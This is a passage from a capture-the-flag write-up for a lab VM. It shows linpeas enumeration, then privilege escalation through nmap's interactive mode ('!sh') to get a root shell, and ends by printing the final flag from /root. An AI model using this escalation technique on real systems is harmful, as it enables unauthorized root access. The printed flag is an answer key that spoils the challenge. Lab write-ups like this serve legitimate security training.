robot@linux:/tmp$ chmod +x linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
```

```
Basic information
OS: Linux version 3.13.0-55-generic (buildd@brownie) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #94-Ubu
User & Groups: uid=1002(robot) gid=1002(robot) groups=1002(robot)
Hostname: linux
Writable folder: /opt/bitnami/mysql/tmp
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports,
[+] nmap is available for network discover & port scanning, you should use it yourself

Caching directories . . . . . .
0:sudo  1:python3-  2:nc*Z
```

From the output of the program we were able to find that nmap is running with sudo privileges , therefore we can launch nmap with the flag “--interactive” , we are presented with a command line where we can execute command , therefore we can execute a shell command . In this case nmap will not drop privileges ,
so we are executing a shell command with root privileges :

```
robot@linux:/$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami; id
root
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
0:sudo- 1:zsh  2:nc*Z
```

We have successfully got root privileges , the last flag will be in the root directory :

```
# cd /root
# ls -alth
total 32K
-rw-------  1 root root 4.0K Nov 14  2015 .bash_history
drwx------  3 root root 4.0K Nov 13  2015 .
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
drwx------  2 root root 4.0K Nov 13  2015 .cache
drwxr-xr-x 22 root root 4.0K Sep 16  2015 ..
-rw-r--r--  1 root root 3.2K Sep 16  2015 .bashrc
-rw-------  1 root root 1.0K Sep 16  2015 .rnd
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
┤ 💀 ├0:sudo- 1:zsh  2:nc*Z
```